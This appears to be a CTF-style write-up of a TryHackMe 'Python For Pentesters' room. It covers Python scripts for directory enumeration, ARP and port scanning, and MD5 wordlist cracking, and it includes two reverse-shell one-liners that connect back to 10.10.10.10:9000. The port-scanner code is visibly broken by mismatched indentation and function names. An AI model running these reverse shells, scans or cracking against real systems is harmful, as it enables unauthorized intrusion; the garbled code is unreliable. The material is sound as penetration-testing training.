Python For Pentesters

Tryhackme Room Python For Pentesters

writeup source

Python For Pentesters

Directory Enumeration

```
import requests
import sys

sub_list = open("wordlist.txt").read()
directories = sub_list.splitlines()

for dir in directories:
    dir_enum = f"http://{sys.argv[1]}/{dir}.html"
    r = requests.get(dir_enum)
    if r.status_code==404:
        pass
    else:
        print("Valid directory:" ,dir_enum)
```

```
gobuster dir --url <ip> --wordlist <path to wordlist>
```

Task 4 Network Enumeration


Scapy Documentation

```
from scapy.all import *

interface = "eth0"
ip_range = "10.10.X.X/24"
broadcastMac = "ff:ff:ff:ff:ff:ff"

packet = Ether(dst=broadcastMac)/ARP(pdst = ip_range)

ans, unans = srp(packet, timeout =2, iface=interface, inter=0.1)

for send,receive in ans:
        print (receive.sprintf(r"%Ether.src% - %ARP.psrc%"))
```

```
from scapy.all import *

# Interface used for sending and receiving packetas
interface = "eth0"
# IP range CIDR : Here it is 10.10.0.0-10.10.0.255
ip_range = "10.10.X.X/24"
```

```
# mac addressed used for sending packets to all devices in the network.
broadcastMac = "ff:ff:ff:ff:ff:ff"

# Creates an ethernet frame with the destination mac as the broadcasting address
# Creates an ARP Request packet with the ip range we set before
# The / operator, is used to stack the ethernet frame on top of the ARP request creating a complete packet for broadcasting
packet = Ether(dst=broadcastMac)/ARP(pdst = ip_range)


# srp : Function tha tsends and receives packets at the data link layer (Layer 2 )
# iface : sets the interface
# inter : interval time between sending each packet

# ans : contains a list of the answered packets
# unans: contains a list of unanswered packets
ans, unans = srp(packet, timeout =2, iface=interface, inter=0.1)

for send,receive in ans:
        # receive.sprintf : extracts and formats specific fields from the received packet
        print (receive.sprintf(r"%Ether.src% - %ARP.psrc%"))
```

(tryhackme OSI model)




```
nmap -sn 10.10.0.0/24
```

Will search all the targets from 10.10.0.0-10.10.0.255 to see who is alive

---

Task 5 Port Scanner

```
import sys
import socket


# Setting the ip
ip = '192.168.1.6'
open_ports =[]

ports = range(1, 65535)


def probExpe_port(ip, port, result = 1):
  try:
        # Create a socket object with IPv4 and TCP parameters
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(0.5)
        # Try to connect to the specified IP and port
        r = sock.connect_ex((ip, port))
        # check the connection result
    if r == 0:
      result = r
    sock.close()
```

```
  except Exception as e:
    pass
  return result


for port in ports:
        # flush the output buffer
    sys.stdout.flush()
        # check each port
        response = probe_port(ip, port)
    if response == 0:
        open_ports.append(port)


if open_ports:
  print ("Open Ports are: ")
  print (sorted(open_ports))
else:
  print ("Looks like no ports are open :(")
```

```
nmap -p- <ip>
```

File Downloader

```
import requests

url = "http://site"
r = requests.get(url,allow_redirects=True)
open("file","wb").write(r.content)
```

```
wget http://site
```

Hash Cracker

```
import hashlib

wordlist_location = str(input('Enter wordlist file location: '))
hash_input = str(input('Enter hash to be cracked: '))

with open(wordlist_location, 'r') as file:
    for line in file.readlines():
        hash_ob = hashlib.md5(line.strip().encode())
        hashed_pass = hash_ob.hexdigest()
        if hashed_pass == hash_input:
            print('Found cleartext password! ' + line.strip())
            exit(0)
```

General Interesting Scripting

Reverse Shell

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.10",9000));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

```
sh -i >& /dev/tcp/10.10.10.10/9000 0>&1
```

---

pty Pseudo-terminal utilities

Library pty documentation

Upgrading Simple Shells to full interactive ttys

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

PWNTOOLS

documentation

Simple Http server

```
python -m http.server <port>
```

Practice

PicoCTF Binary Search

source

CTFLearn Help Bity

source

Tryhackme Capture

source

Resources

Youtube

watch?v=XWuP5Yf5ILI?si=PnuwyjGVgg6HZ1nf


https://youtu.be/XWuP5Yf5ILI?si=PnuwyjGVgg6HZ1nf

 # Network Programming with Python Course (build a port scanner, mailing client, chat room, DDOS)

FreeCodeCamp : This course was developed by Neural Nine

https://youtu.be/FGdiSJakIS4?si=1jKasAyQfmlhHm8X

Books



Black hat Python : Python programming for hackers and pentesters : Seitz, Justin, author : Free Download, Borrow, and Streaming : Internet Archive

xviii, 170 pages : 24 cm

https://archive.org/details/blackhatpythonpy0000seit

Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers

Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers [O'Connor, TJ] on Amazon.com. *FREE* shipping on qualifying offers. Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers

https://www.amazon.com/Violent-Python-Cookbook-Penetration-Engineers/dp/1597499579

Python For Unix and Linux System Administration

https://www.oreilly.com/library/view/python-for-unix/9780596515829/